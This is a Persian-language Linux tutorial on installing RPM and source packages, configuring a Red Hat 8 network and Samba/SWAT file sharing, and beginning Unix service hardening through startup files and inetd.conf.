بسیار راحت است ، میتوانید در هر یک از محیط های گرافیکی مورد علاقه خود روی آنها دو بار کلید کنید و بعد نصب به صورت خودکار انجام میگیرد . در این حالت شما اختیار روی برنامه ندارید و نمی فهمید چه کار میکند و ار مشکلی پیش اید علت ان را به شما نمیگوید و... توصیه میکنم آن را در خط فرمان Shell مورد علاقه خود نصب کنید . و آن هم به صورت زیر .

اول برای دریافت اطلاعات از این فایل میتوانید از فرمان زیر استفاده کنید (برای تغییر نام آنها هیچ مشکلی نیست (نام طولانی آنها را به یک حرف یک یا دو کلمه ای برای راحتی کار تغییر دهید) و با این کار مشکلی برای فایل نصب پیش نمی آید)

برای نصب از فرمان زیر استفاده میکنیم (من توصیه میکنم از زیری استفاده منید)

rpm –i *[package _name]*

برای نصب آنها یا ارتقای آنها از فرمان زیر استفاده کنید (توصیه شده)

rpm –u –v –h *[package _name]*

البته شما میتوانید به دون دانلود برنامه مستقیما ان را از روی سایت نصب کنید برای این کار آدرس فایل را به جای

[package _name]

وارد کنید .

سوییچ v– حالت نشان دادن جزییات کار را به ما نشان میدهد و تا دو سوییچ هم زمان را میتوان استفاده کرد .

گزینه h– به ان میگوید علامت # را نمایش دهد و هنگامیکه تعداد این علامت به ۵۰ عدد رسید برنامه کاملا نصب شده است .

سوییچ test-- این سوییچ وقتی استفاده میشود که شما شک دارید آیا تمام بسته های مورد نیاز را دارید یا نه اگر همه را داشته باشید بعد از وقفه کوتاهی شروع به نصب خود برنامه میکند.

سوییچ e- برای پاک کردن برنامه به کار میرود . (نیازی به نام کامل برنامه نیست و مثلا apache کافی است و نباید کلمه RPM را در انتهای ان قرار دهید)
و ...

برای اطلاعات بیشتر به سایت rpm.org بروید .

نصب از روی کد منبع

این روش در ۹۹% از سیستم های منبع باز با همین مراحل (۳ مرحله اصلی) کار میکند !! قبل از این که به تشریح عمل نصب برنامه ها در این گونه سیستم عامل ها بپردازیم باید بگویم که این کار نسب به خود برنامه دارای جزییات بسیار زیادی است و اگر بخواهیم به آنها بپردازیم باید یک کتاب ۵۰۰ صفحه در این باره بنویسم !! ولی من سعی میکنم بهزبان مراحل کلی را خدمت شما بگویم . اول برویم به سراغ یک سری مقدمات .

Tar balls چیست ؟

اشتباه نکنید این ها فایل های مشابه فایل های Zip و یا Rar در ویندوز نیستند !! در واقع وقتی شما تمام مستندات نصب یک برنامه را در یک جای جمع کرده و همه آنها را تبدیل به یک فایل غیر فشرده کنید ، یک Tar Ball ساخته اید. پسوند این فایل ها *.tar است.

وقتی یک همچین فایلی ساختید آنگاه میتوانید ان را فشرده کنید . معروفترین ابزار برای این کار در لینوکس gzip است . وقتی با این ابزار یا یک ابزار دیگر یک همچین فایلی را فشرده کردید . فایل نهایی دارای پسوند *.tar.gz میشود . دقت کنید این فایل فشرده تنها فرمت و نوع فشرده سازی در لینوکس نیست اما معروفترین و پر کاربرد ترین نوع ان است .

خوب بعد درک این دو موضوع ما برای نصب به طور معمول به یک کامپایلر و ابزار برای خارج سازی فایل ها از حالت فشرده نیاز داریم که من به جد توصیه میکنم از خفن ترین کامپایلر لینوکس به نام gcc و ابزار فشرده ساز gzip هم برای خارج کردن فایل ها از حالت فشرده استفاده کنید.

gcc تقریبا همه چیز را کامپایل میکند و کمترین حجم را بین تمام کامپایلر های مشابه با توانایی برابر را دارا است ، این برنامه بسیار پیچیده است و واقعاً برای توضیح کامل ان حجمی معادل دو برابر کل کتاب موجد را میخواهد اما بسیار قوی نیز هست اسم کامل برنامه GNU Compiler Collection است و از زبان های C و C++ و Chill و فرترن و جاوا و .... حمایت کامل میکند .

به طور کلی شما به gcc و autoconf و make و tar و gzip و اطلاعات لازم برای کار با هر برنامه احتیاج دارید . برای درک موضوع من با یک مثال کار را ادامه میدهم .

- علامت # در تمام فرمان های این بخش نشان دهنده خط فرمان است و شما نباید ان را تایپ کنید !!!

۱. من برنامه بازی بسیار جالب bombermaze را انتخاب کردم ، پس شروع میکنیم . اول به پوشه برنامه بروید و بعد دستور زیر را مینویسیم در خط فرمان :

```
# tar xvzf bobermaze-0.6.2.tar.gz
```

این فرمان باعث استخراج فایل از حالت فشرده میشود حتما سوییچ های x و v و z و f را همیشه با هم به کار ببرید (حوصله توضیح سوییچ ها را دیگر ندارم !!).

۲. بعد از این کار در ان پوشه ای که ایجاد شد به وسیله برنامه tar بروید . و بعد در آنجا این فرمان را اجرا کنید .

```
# ./configure
```

این فرمان باعث انجام پیکربندی های نصب نسبت به سیستم شما میکند . البته این فرمان در بعضی از برنامه ها نیست و شما خود باید نسبت به مستندات همراه برنامه این کار را انجام دهید . بعد از اجرای این فرمان یک دو جین صفحه از رو به روی شما میگذرند و بعد از انجام این کار چندین چیز نسبت به خود برنامه ایجاد میشود ممکن است یک سری فایل های با نام install یا install.sh ایجاد شود و یا یک یا چند فایل به نام makefail . خوب بعد ایجاد هر کدام از اینها شما مرحله بعد باید برنامه را کامپایل کنید. البته اگر این فایل ها ایجاد نشد یا اینکه پیغام داد که نمیتواند کار درست انجام بدهد شما باید به سراغ مستندات رفته مشکل خود را از آنجا پیدا کنید و فایل ها را خودتان پیکر بندی مناسب بکنید و سپس این مرحله را دو باره انجام بدهید .

۳. حال قبل از هر چیز فرمان زیر را اجرا میکنیم تا اطمینان حاصل کنیم که هیچ چیز برای ما مشکلی ایجاد نمیکند دستور زیر را وارد میکنیم ، البته اگر انجام هم ندهید مشکلی ایجاد نمیشود و کاملا اختیاری است در اکثر مواقع .

```
# make clean
```

۴. حال به مرحله اصلی کار رسیدیم ، برای کامپایل برنامه فقط کافی است بنویسید

```
# make
```

خوب بعد از اتمام مرحله قبل و کامپایل شدن برنامه حال باید برنامه را نصب کنید . پس می نویسید

```
# make install
```

یا

```
# make install.sh
```

این فرمان به make میگوید که گزینه install در Makefile را اجرا کند . که البته به طور منطقی همه فایل ها را در دایرکتوری نصب کپی میکند. در این حالت تمام فایل ها باید تخت /usr/local/share نصب شوند .

بیشتر برنامه ها با این روش نصب میشوند . بعضی اوقات وجود یک اسکریپت install یا install-sh برای نصب موجود است و .... که فقط کافی است نام آنها را در خط فرمان بنویسید و دیگر هیچ .

شرح راه اندازی شبکه لینوکس و سرویس فایل ها :

این روزها مخصوصاً از حدود یک سال پیش در کنار نام سیستم عامل های معروف و پر کاربرد شرکت مایکروسافت نام سیستمهای مبتنی بر GNU یا کد باز که تحت لیسانس GPL فعالیت می کنند به گوش می رسد که عموماً به عنوان قدرتهای آینده شبکه های کامپیوتری نیز معرفی می شوند.

GNU:

این اصطلاح نشانگر گروهی از برنامه نویسان می باشد که قوانین خاصی را جهت برنامه نویسی و حق کپی رایت ایجاد کرده اند به این شکل که هر برنامه در ابتدا مجانی بوده و کد برنامه نیز به همراه برنامه عرضه می شود ولی کاربردهای جانبی و مسائل پشتیبانی می توانند از حقوق کپی رایت و خدمات برخوردار باشند. اطلاعات بیشتر در این زمینه در سایت www.gnu.org به دست می آید.

در گستره چنین نرم افزارهایی سیستم عامل های مختلفی نیز ایجاد شدند که به علت سیستم کد باز و قابلیت رشد و عیب یابی به وسیله هر شخص ، سازمان و گروهی و قابلیت تغییر به صورت دلخواه (سفارشی) رشد بسیار سریعی داشتند و از جمله آنها FreeDBS ، Licoris ، Lindows،Linux که هر کدام در گروه بندی خود به عنوان یک خانواده بزرگ از سیستم عامل های مختلف دارای زیر شاخه های بسیار متعددی می باشند. به طور مثال لینوکس ، خود دارای ۱۸ نوع فعال و پر کاربرد بوده که از جمله معروفترین آنها، Red Hat،Mandrake ، Suso ، Caldro می باشند.

در میان این سیستمها، Red Hat به علت کارآیی و قدرت پردازش بالاتر و قابلیت ایجاد رابط های گرافیکی در سطح وسیع تر، پر کاربرد ترین این سیستم ها است.

ساختار اجرایی و کاری در لینوکس :

کرنل (هسته مرکزی): بخش هسته و یا همان مغز فعال سیستم عامل می باشد که کنترل اصلی مدیریت و بخش مرکزی و اجرا کننده سیستم عامل بوده و به طور عمده در کلیه سیستم های لینوکس کاملاً یکسان می باشد (تفاوت تنها در ورژن می باشد)

بسته های نرم افزاری اصلی (Main Package) :

این بسته های نرم افزاری قابلیت های اجرایی اصلی این سیستم عامل را در بر می گیرد مانند بسته های کنترل مدیریت ورودی و خروجی کامپیوتر که خود به اجزای واسط خروجی نظیر مانیتور، ورودی مانند کیبورد و کارت های شبکه و کلیه ادوات ورودی و خروجی.

بسته های کاربردی (Pro Package) :

این نوع بسته های نرم افزاری معمولاً قابلیت های ویژه ای را به بسته های نرم افزاری اصلی می افزاید به طور مثال بسته XFree86 قابلیت ایجاد رابط گرافیکی هوشمندی را برای ایجاد محیط گرافیکی واسط کاربر و سیستم عامل به بسته نرم افزاری مدیریت کنترل ورودی و خروجی می افزاید.

بسته های نرم افزاری اضافی (Add Package) :

این بسته های نرم افزاری به عنوان بسته های برنامه های کاربردی بر روی این سیستم عامل نصب و اجرا می شود.

نصب سیستم عامل لینوکس (Red Hat 8.0) :

قابل ذکر است که ما قبلا این کار را به طور کامل و مشروح انجام دادیم ولی به جهت یادآوری به طور خلاصه با هم مرور میکنیم .

نصب این سیستم عامل به وسیله سه عدد CD انجام می شود که CD اول، Bootable می باشد (قابلیت راه اندازی سیستم از روی CD) . در مراحل نصب، مراحل زیر را از نظر ایجاد شبکه باید در نظر بگیریم: در هنگام انتخاب بسته های نرم افزاری مورد نظر باید بسته های نرم افزاری SMB Server و SMB Client و SWAT که زیر شاخه ای از Windows File System Service می باشد حتماً انتخاب شوند (این بسته های نرم افزاری را می توان بعد از نصب سیستم عامل نیز افزود) .

در مرحله آخر پیکر بندی لینوکس که در مورد کارت شبکه متصل به سیستم پارامترهای لازم درخواست می شود، دو حالت وجود دارد:

۱- می توان پارامترهای مورد نظر را همان ابتدا و در هنگام نصب در سیستم وارد کرد.

۲- راه دیگر تنظیم این پارامتر ها پس از نصب کامل سیستم می باشد (که البته مورد نظر در این پروژه بعد از نصب می باشد) .

راه اندازی شبکه لینوکس و سرویس فایل در لینوکس

پیش فرض: سیستم عامل لینوکس همراه با یک عدد کارت شبکه به طور کامل بر روی یک کامپیوتر به عنوان سرور شبکه نصب شده است.

در این حالت سیستم را روشن کرده و در هنگام ورود به سیستم (Log in) نام مدیریت سیستم را بر میگزینیم: Rootهمان User Nameو Password مربوط به مدیر سیستم می باشد که در هنگام نصب سیستم عامل به عنوان روت پسورد به سیستم وارد شده است ، (از کلید Session برای انتخاب گزینه) Gnome واسط کاربر گرافیکی) استفاده می کنیم. پس از بالا آمدن کامل محیط گرافیکی، سه مرحله را در جهت راه اندازی سرویس شبکه انجام می دهیم:

مرحله اول راه اندازی شبکه :

بررسی بسته های نرم افزاری مورد نیاز برای راه اندازی سرویس :برای راه اندازی این سرویس دو نوع کلی بسته های نرم افزاری لازم می باشد:

الف) بسته های نرم افزاری لازم جهت ایجاد شبکه: این بسته های نرم افزاری همیشه به عنوان بسته های پیش فرض و معمولاً غیر قابل حذف در سیستم وجود دارند و نیازی به بررسی آنها نیست و فقط یکی از آنها که ایجاد کننده محیط واسط گرافیکی برای پیکر بندی شبکه می باشد به نام Network Device Control به عنوان پیش فرض در محیط واسط گرافیکی Gnome قرار دارد.

ب) بسته های نرم افزاری جهت راه اندازی سرویس فایل و چاپ: برای این سرویس سه بسته نرم افزاری مورد نیاز می باشد با نام :

- Samba SMB Server : راه انداز اصلی سرویس فایل و چاپ.
- Samba - Client : قابلیت سرویس گیری از سرویس SMB را برای خود سرور ایجاد می کند.
- SWAT : به عنوان نوعی Plug in ، کار ایجاد محیط گرافیکی با قابلیت مدیریت از راه دور را برای سرور ایجاد می کند.

برای افزودن این بسته های نرم افزاری مراحل زیر را به این ترتیب انجام می دهیم:

Start Application > System Setting > Packages

و سپس گزینه Windows File server که شامل دو بسته SMB Client و SMB Server می باشد را انتخاب کرده و سپس دکمه Updateرا کلیک می کنیم. لینوکس در این حالت به طور اتوماتیک،CD های لازم جهت نصب بسته های نرم افزاری را درخواست می کند.

برای نصب SWAT به طور دستی عمل می کنیم، به این صورت که CD شماره ۳ را درون CD ROOM قرار داده و در فهرست

RedHatRPMS، فایل **samba-swat-2.2.5-10.i386.rpm** را پیدا کرده و روی آن دو بار کلیک می کنیم. پنجره جدیدی ظاهر می شود که با زدن دکمه Continue بسته نرم افزاری به طور کامل نصب می شود.

مرحله اول راه اندازی شبکه :

پیکربندی شبکه: مراحل زیر را به ترتیب طی می کنیم:

الف) در محیط گرافیکی Gnome (Desktop) به ترتیب

Start Application > System Tools > Network Device Control

در این منو، کلیه سخت افزارهای موجود برای ایجاد شبکه به چشم می خورند که سخت افزار مورد نظر در این حالت، کارت شبکه می باشد که در این منو با eth0 نمایش داده شده است .برای فعال یا غیرفعال کردن این رابط شبکه، گزینه های Active و Deactive در سمت راست منو وجود دارند ولی قبل از فعال کردن آن باید پارامترهای آن را تعیین کنیم که به این منظور رابط شبکه را انتخاب کرده تا آبی رنگ شود، سپس گزینه Configure را جهت پیکربندی این کارت شبکه انتخاب می کنیم. در این منو گزینه eth0 را انتخاب کرده تا آبی رنگ شود و بعد از آن، گزینه Edit را انتخاب می کنیم. در منوی جدید باز شده، کلیه تنظیمات مربوط به این رابط شبکه موجود می باشد که به ترتیب از بالا به پایین بررسی می شود (کلیه مواردی که زیر آنها خط کشیده شده است، موارد انتخابی برای پیکربندی می باشند)

- نام واسط شبکه Nickname: eth0
- در صورت انتخاب این گزینه ، کارت شبکه با بالا آمدن سیستم عامل، فعال می شود.

Active Devise When Computer Start:

- برای حالت چند کاربره (برای سرویس ما مهم نیست)

Allow All User To Enable And Disable The Device

- برای حالتی است که در شبکه سرورهای DHCP وجود دارند که خود سیستم ، IP مناسب را از آنها دریافت می کند:

Automatic … . .

- مربوط به گزینه قبل می باشد:

Host Name Option.

- پارامتر ها به صورت دستی تنظیم می شود :
- Static : آدرس IP از نوع غیرواقعی از کلاس C : Address: 192.168.1.1
- وابسته به کلاس:IP

Subnet Mask: 255.255.255.0

- برای راه اندازی این سرویس مهم نمی باشد:

Default Gateway:

پس از انتخاب این گزینه ها، گزینه OK را انتخاب کرده تا این تغییرات ذخیره گردند و سپس گزینه Apply در منوی زیری و در نهایت گزینه Close را انتخاب می کنیم

OK > Apply > Close !!

در این حالت پیکر بندی شبکه به پایان رسیده و برای تاثیر پذیری کامل این تنظیمات بهتر است یک بار سیستم را خاموش و روشن کنیم. ۳- پیکربندی و اجرای برنامه سرور فایل: در مورد سرویس فایل و چاپ، عملیات پیکربندی به وسیله یک واسط گرافیکی تحت وب که خود ایجاد شده از سرویس دیگری به نام SWAT می باشد، انجام می شود. برای فعال کردن سرویس SWAT و سرویس مرکزی فایل و چاپ مراحل زیر انجام می گیرد Start :

Application à Server Setting Service SMB
SWT

با این کار دیگر احتیاجی به تنظیم دستی فایل SMB.Conf نمی باشد و این واسط گرافیکی آن تغییرات را در فایل مورد نظر ایجاد می کند. پس از انجام این مراحل، سرویسهای لازم در حال اجرا می باشند و نوبت به پیکربندی سیستم می رسد. مراحل زیر را به ترتیب انجام می دهیم :

Start Application > Extras Server Setting > Samba Configuration

پس از انجام مراحل بالا، مرورگر صفحات اینترنت، صفحه ای را باز کرده که منوی جدیدی روی آن ایجاد می شود. در این حالت، سرویس، نام و رمز مدیریت سیستم را درخواست می کند. با وارد کردن نام و رمز مدیریت وارد منوی اصلی می شویم .این نوع سیستم گرافیکی پیکربندی، قابلیت مدیریت از راه دور را نیز ایجاد می کند به این ترتیب که روی هر کامپیوتر شبکه اگر آدرس دومین سرور مورد نظر یا IP هاستینگ سرور به همراه پورت مورد نظر وارد شود، این سیستم مدیریتی فعال خواهد شد . آدرس مورد نظر به صورت زیر است :

http://127.0.0.1:901

که به جای IP مورد نظر می توان دومین Local Host را نیز استفاده کرد (البته قابلیت تغییر این IP و دومین نیز وجود دارد که در یکی از قسمتهای پیکربندی کارت شبکه می باشد). پس از ورود به صفحه پیکربندی با 7 کلید اصلی در بالای صفحه روبرو می شویم .

گزینه اول Home :

در هنگام ورود نیز به عنوان صفحه اول به نمایش درمی آید. این صفحه شامل کلیه راهنمایی های لازم و طبقه بندی شده برای پیکربندی سرور SMB می باشد که با فرمت HTML در اختیار کاربر قرار می گیرد.

گزینه دوم Globals (تنظیمات کلی) :

در بالای صفحه ۳ گزینه مربوط به ذخیره تغییرات، بازگشت به حالت اول و نمایش پیشرفته وجود دارد.

ذخیره تغییرات :(Commit Change) عمل ذخیره تغییرات جدید را بر روی فایل SMB.Conf انجام می دهد

بازگشت به حالت اول :(Reset Value) کلیه گزینه ها را به حالت قبل از تغییرات بر میگرداند (نه حالت پیش فرض).

نمایش پیشرفته :(Advanced Configure) این گزینه قابلیتهای کامل و تمامی جزئیات قابل تنظیم برای قسمت اصلی را به نمایش می گذارد. در پایین این سه گزینه، پنج بخش اصلی وجود دارد که به ترتیب :

Base option (گروه کاری):

در شبکه های ویندوز برای گروه بندی و ایجاد ساختار درختی در شبکه ها مورد استفاده قرار می گیرد و می توان هر نام دل خواهی را به آن نسبت داد .

: Work Group

نام سرویس دهنده SMB بر روی شبکه می باشد که به طور پیش فرض با DNS سرور، یکی می باشد و به طور کلی هر نامی را می توان به آن نسبت داد .

: Net Bios Name

نام و یا رشته ای که نشانگر سرور در شبکه می باشد و می توان نام دل خواهی به آن نسبت داد. این نام در هنگام چاپ برای نشان دادن سرور چاپگر در صفحه چاپ شده و مشخص کردن آن به عنوان سرور استفاده می شود. برای مثال می توان از نام Evaz Universityاستفاده کرد. البته به طور پیش فرض Samba%V قرار داده شده است .

: Server String

ابزار و یا وسیله اتصال به شبکه را مشخص می کند که به چند طریق می توان آن را نشان داد :

۱- نام وسیله اتصال به طور مثال eth0

۲- IP Address وسیله و در کنار آن محدوده تغییرات آن مثل 192.168.1.1/50 و یا با نوشتن محدوده تغییرات کامل مثل 192.168.1.1/255.255.255.0

: Interfaces

این بخش محدوده دستیابی را مشخص می کند.

: Security Options

روش مدیریت دستیابی را مشخص می کند و به طور کلی دارای ۴ گزینه می باشد:

- ۱- Share : برای سیستم هایی که می خواهند بدون رمز و نام ورودی از سرویس استفاده کنند.
- ۲- User : معمولاً در حالتی استفاده می شود که رمز و نام ورود ماشین سرور گیرنده با ماشین سرویس دهنده یکی باشد. در این حالت برای دسترسی به سرویس، داشتن رمز و نام ورودی، الزامی است .
- ۳- Server : این حالت به طور کلی به عنوان زیر مجموعه ای از حالت کاربر به حساب می آید. در این حالت سرور ابتدا سعی می کند با پاس تقاضای سرویس گیرنده به SMB Server دیگر، رمز و نام ورودی را به دست آورد و اگر این کار ممکن نبود یا سرور دیگری نیز در شبکه موجود نبود، به همان حالت کاربر بازمی گردد .
- ۴- Domain : این حالت فقط در زمانی قابلیت انتخاب را دارد که(Samba ASWD قسمتی از بسته نرم افزاری SMBA)که برای اضافه کردن سرور به لیست دومین های سرویس دهنده ویندوز NT فعال شده باشند و در این حالت Samba Serverبا مراجعه به سرور NT رمز و نام ورودی مورد نظر را دریافت می کند .

: Security

در آینده به صورت مفصل شرح خواهیم داد .

: Encrypt Pass

کلمات عبور را رمز نگاری میکند و احتمال لو رفتن آنها را بسیار کاهش میدهد (توصیه میشود)

: Up Encrypted

به علت پیچیدگی این گزینه از جزئیات صرف نظر می شود !!! {بعدا توضیح میدهم}

: Unic Pass Sync

نامی است که برای تمام کامپیوترهای موجود در شبکه به عنوان نام ورودی قابل استفاده می باشد ولی قابلیت استفاده از سرویس چاپ را از آنها می گیرد و در حقیقت آنها به طور کامل وارد سرور نمی شوند. نام معمول برای اینگونه نام ورودی، ftp می باشد و اگر مدیر سیستم می خواهد حق چاپ را از میهمان وارد شونده به سیستم بگیرد، استفاده از نام ورودی No body الزامی است .

: Guest Account

محدود کردن استفاده ماشین های مختلف در شبکه. این گزینه برای ایجاد محدودیت دستیابی به وسیله کامپیوترهای دیگر با توجه به نام و آدرس آنها می باشد. به طور مثال می توان از محدوده IP خاص استفاده کرد مانند ۲۵۵,۲۵۵,۲۵۵,۰/۱۹۲,۱۶۸,۱,۰ که در این حالت کلیه سیستمها در محدوده این IP می باشند، قادر به استفاده از سرویس می باشند .

: Host Allowed

بر خلاف Host Allowed عمل کرده و تمامی کامپیوتر هایی که نمی توانند به سرویس دسترسی داشته باشند را مشخص می کند .

Host Deny Login Options :

: Log Level

حداکثر کسانی که می توانند در یک زمان از سرویس استفاده کنند را مشخص می کند که به طور پیش فرض صفر می باشد یعنی بدون محدودیت .

: Max Log Size

حداکثر اندازه فایل Log را مشخص می کند که تا چه اندازه می تواند رشد کند و صفر به معنی نامحدود است و پیش فرض ۵۰۰۰ می باشد .

: Browse Options

در حقیقت مشخص کننده سطح سرویس گیرندگان مرتبط با سرور می باشد که به صورت جستجو کنندگان اصلی در گروه کاری فعالیت می کنند. پیش فرض در این حالت، ۲۰ می باشد .

: OS Level

دارای سه حالت می باشد. این گزینه مربوط به فعال کردن قسمتی از سرور SMBA می باشد که اگر سرویس داخلی NMBD فعال بوده و جستجو کننده اصلی انتخاب شده برای گروه کاری NMBD قرار گرفته باشد، به کار می آید. به طور معمول گزینه مورد انتخاب Auto است .

: Preferred Master

این گزینه به سرویسNMBD ، این اجازه را می دهد که به عنوان جستجو کننده اصلی در شبکه محلی فعال شود و پیش فرض آن Yesیا فعال می باشد .

: Local Master

در این گزینه به سرویس NMBD اجازه داده می شود که سرویس ایجاد لیست درختی را در شبکه بزرگ جهانی ایجاد کند. گزینه پیش فرض Auto می باشد .

Domain Master

: Wins Options

در صورت وجود سرور Wins در شبکه، IP Address آن و یا دومین آن در این محل قرار می گیرد و در حالت پیش فرض خالی می باشد .

: Wins Server

برای زمانی که فقط یک کامپیوتر سرویس گیرنده در شبکه قرار دارد می توان این سرویس را فعال کرد. در این حالت NMBD Serviceدر SMBA به عنوان Wins فعال می شود .

: Wins Support
از امکانات ویندوز حمایت میکند .

پس از پر کردن کلیه گزینه های مورد لزوم، گزینه Commit Change را کلیک کرده تا تغییرات، ثبت شوند. در این صفحه اصلی، دو Option دیگر نیز به نامهای Tuning Option و Print Option وجود دارند که در سرورهای مختلف با توجه به ساختار کلی لینوکس می توانند وجود داشته یا نداشته باشند ولی در حالت وجود این گزینه ها، لازم به هیچگونه تغییری در آنها نمی باشد.

گزینه سوم Shares :

منوی ایجاد پوشه های اشتراکی) در این منو نیز با سه گزینه اصلیChose Share ، Delete Share و Create Share روبرو می شویم .

Chose Share : برای انتخاب سرویسShare ی که قبلاً ایجاد شده مورد استفاده قرار می گیرد .

Delete Share : برای پاک کردن سرویسی که قبلاً ایجاد شده به کار می رود .

Create Share : برای ایجاد سرویس جدید به کار می رود .

برای شروع، نامی را برای سرویس خود انتخاب کرده و گزینه Create را می زنیم. پس از این کار دریچه دیگری در زیر دریچه اول ایجاد شده که دارای قسمتهای اصلی :

: Base Option

نامی که از این سرویس ایجاد شده در کامپیوتر سرویس گیرنده نمایش داده می شود .

: Comment

فهرست و مکان پوشه ای است در حافظه جانبی سرور که با این سرویس در اختیار دیگران قرار می گیرد .

Path

: Security Option

قبلاً در قسمت Global توضیح داده شده است .

: Guest Account

مشخص می کند که آیا سرویس گیرندگان قادر به ارسال و یا نوشتن اطلاعات بر روی این سرویس می باشند یا خیر .

: Read Only

مشخص می کند که آیا سرویس میهمان یا ورود بدون رمز فعال باشد یا خیر .

: Guest OK

قبلاً در قسمت Global توضیح داده شده است .

: Hosts Allow

قبلاً در قسمت Global توضیح داده شده است .

Hosts Deny

: Browse Option

مشخص می کند که آیا سرویس گیرندگان در فهرست Share شده خود این سرویس را مشاهده کرده و بتوانند در ساختار درختی آن حرکت کنند یا خیر .

Browseable

: Miscellaneous Option

این گزینه این امکان را ایجاد کرده که سرویس را به طور کامل خاموش یا روشن کنیم .

: Available

توانی های مورد نظر را در اینجا تنظیم میکنیم .

پس از تکمیل کلیه گزینه ها گزینه Commit Change را کلیک می کنیم .در این منو نیز گزینه هایی وجود داشت که توضیح داده نشد. اکثر این گزینه ها مربوط به تنظیمات ساختار اصلی سرور لینوکس می باشد که وابسته به روش نصب و پیکربندی دیگر عوامل مربوط به سیستم است و به طور پیش فرض همگی برای راه اندازی این سرویس مناسب می باشد .

گزینه چهارم Printers (سرویس چاپ) :

مانند منوی Share ، در این منو نیز سه گزینه وجود دارد که با انتخاب نامی جدید برای سرویس چاپ و یا انتخاب یکی از چاپگر هایی که قبلاً بر روی سیستم عامل نصب شده اند به ترتیب گزینه های Create و یا Change را انتخاب می کنیم.

کلیه منو های ظاهر شده کاملاً شبیه منو های گزینه Share می باشند با این تفاوت که گزینه Printable در آنها وجود دارد که اجازه چاپ مستقیم را به سرویس گیرندگان چاپ می دهد.

گزینه پنجم Status (وضعیت سیستم) :

در این منو، کلیه وضعیتهای در حال اجرا مشاهده می شود. همچنین در این منو قادر به روشن یا خاموش کردن سرویس مرکزی SMBDو زیر سرویس NMBD می باشیم که این کار برای ایجاد تغییرات ذخیره شده در سرور لازم می باشد. به روز رسانی این صفحه به وسیله گزینه Refresh در دو حالت اتوماتیک زمانی و دسته ای انجام می گیرد.

گزینه ششم View (نمایش فایل پیکربندی) :

در این منو، کلیه خطوط لازم در SMBD.Conf که پارامترهای اصلی سرویس را نشان می دهد به نمایش درآمده و برای نمایش کلیه خطوط این فایل از گزینه Full View استفاده می شود.

گزینه هفتم Password (رمز ورود) :

این منو از دو بخش اصلی Server Password Management که برای تغییر رمز ورودی از روی خود کامپیوتر سرور استفاده می شود و Client/Server Password Management که برای تغییر رمز ورود و ایجاد رمز ورودی برای سرویس گیرندگان SMBاستفاده می شود .

باید توجه داشت که پس از پیکربندی کامل باید آن را در منوی Status یک بار به طور کامل Restart کرد تا سرویس به طور کامل راه اندازی شود ..

امنیت در Unix :

در تاریخ اینترنت سیستمهای یونیکس سابقه بیشتری دارند . به طوریکه بیشتر سرویسهای موجود روی شبکه توسط آن ارائه می شود . وقتی هکر و هک کردن به صورت مشکلی روی اینترنت ظاهر شد،سیستمهای یونیکس بیشترین توجه را به سوی خود جلب کردند . تا امروز استفاده از سیستمهای یونیکس روی اینترنت متداول و رایج است و لازم است برای جلوگیری از هک شدن به درستی پیکر بندی شود .

در این فصل سعی شده است نظریه های اساسی امنیتی برای ساخت و امن ساختن سیستم یونیکس ارائه شود . از آنجا که انواع زیادی از سیستمهای یونیکس وجود دارند ممکن است محل دقیق فایل و دستوراتی که در این فصل به آن اشاره میشود در همه نسخه های یونیکس درست نباشد . در این فصل سعی شده است تا اطلاعات صحیحی برای Sun Solaris , Linux ارائه شود .

تنظیم سیستم :

به طور معمول وقتی سیستم یونیکس ساخته میشود،دارای آسیب پذیری هایی است . اما با استفاده از برنامه های مکمل و تغییر در فایلهای پیکربندی می توان آسیب پذیریهای اولیه را تصحیح کرد . در بخشهای بعدی به بعضی از مهمترین معضلات موجود اشاره و چگونگی تصحیح آنها تشریح شده است .

فایلهای Start Up

سیستمهای یونیکس با استفاده از فایل های Startup . خود را به هنگام راه اندازی پیکربندی می کند . بسته به اینکه نسخه یونیکس چه باشد فایلهای Startup در مکانهای مختلف قرار می گیرند . در سیستم عامل Solaris فایل های Startup در /etc/rc2.d پیدا میشود و در سیستم عامل Linux آنها را در /etc/rc.d/rc2.d خواهید یافت .

در فایل های Startup تعدادی سرویس راه اندازی میشود . تعدادی از این سرویس ها (همانند شبکه ، نصب فایل های سیستمی و شروع واقعه نگاری) برای عملکرد سیستم لازم است به همین دلیل باید به آنها اجازه داده شود فعال بمانند . در مقابل سرویسهای دیگر ضروری نیست و بسته به روش استفاده از سیستم نباید راه اندازی شوند . برای جلوگیری از راه اندازی سرویس ها می توان به راحتی نام فایل را عوض کرد . مطمئن شوید تا نام جدید فایل با "S"و یا "K" شروع نشود . قرار دادن علامت راهنمای " . " در اسم فایل خوب کار می کند (و علاوه بر این فایل را از دید مخفی می کند . بنابراین با فایلی که عملیاتی است اشتباه نمیشود). اگر سرویس درآینده هم لازم نمیشود می توان آن فایل را حذف کرد .

سرویس هایی که عموما توسط فایل های Startup راه اندازی میشوند عبارتند از :

- Send Mail
- Routed
- NFS
- RPC
- Web Service
- Inetd
- NTP

با مراجعه به فایل Startup سرویسهای غیر ضروری را تعیین کنید . برای شناسایی سرویسهای غیر ضروری بخش بعد را مطالعه کنید .

سرویسهای مجاز :

انتخاب سرویس هایی که روی سیستم یونیکس به آنها اجازه کار داده میشود بستگی به چگونگی استفاده از آنها دارد . برخی از این سرویس ها توسط فایل های Startup راه اندازی میشوند اما برخی از آنها نیز از طریق Inetd و با فایل های /etc/Inetd.conf پیکربندی میشوند .

در اینجا محتوای فایل استاندارد Inetd.conf برای نمونه آورده شده است . سطر هایی که با علامت # شروع شده است فقط نقش توضیحی دارند و در عملکرد فایل نقشی ندارند .

(به خاطر طولانی بودن گزینه ها و Option های این فایل از آوردن همه محتویات این فایل صرف نظر کردیم)

```
#
#ident  "@(#)Inetd.conf 1.44  99/11/25 SMI"  /*svr4.0 1.5 */
#
#
#Configuration File For Inetd(LM). See Inted.conf(4).
#
#To ReConfigure The Runing Inetd Prossec, Edit This File , Then
#Bcnd the Inetd Prossec a SIGHUP.
#
#Syntex for socket-based internet services :
#<service_name><socket_type><proto><flag><user><service_pathname>
#
#Syntex for TLI-based internet services:
#<service_name>TLI<proto><Flag><user><service_pathname>
#
#IPV6 and intetd.conf
#
#.....
```

فایل Inetd.conf علاوه بر آنکه سرویس هایی نظیر FTP و Telnet را کنترل می کند ، برخی سرویسهای RPC را هم تحت کنترول می گیرد .لازم است فایل Inetd.conf به دقت برسی و آزمایش شود بطوریکه مطمئن شویم فقط سرویسهای ضروری پیکربندی شده است . پس از آنکه فایل به درستی پیکر بندی شد لازم است Inetd توسط دستور زیر مجددا راه اندازی شود :

Kill -HUP <Inetd Process Number>

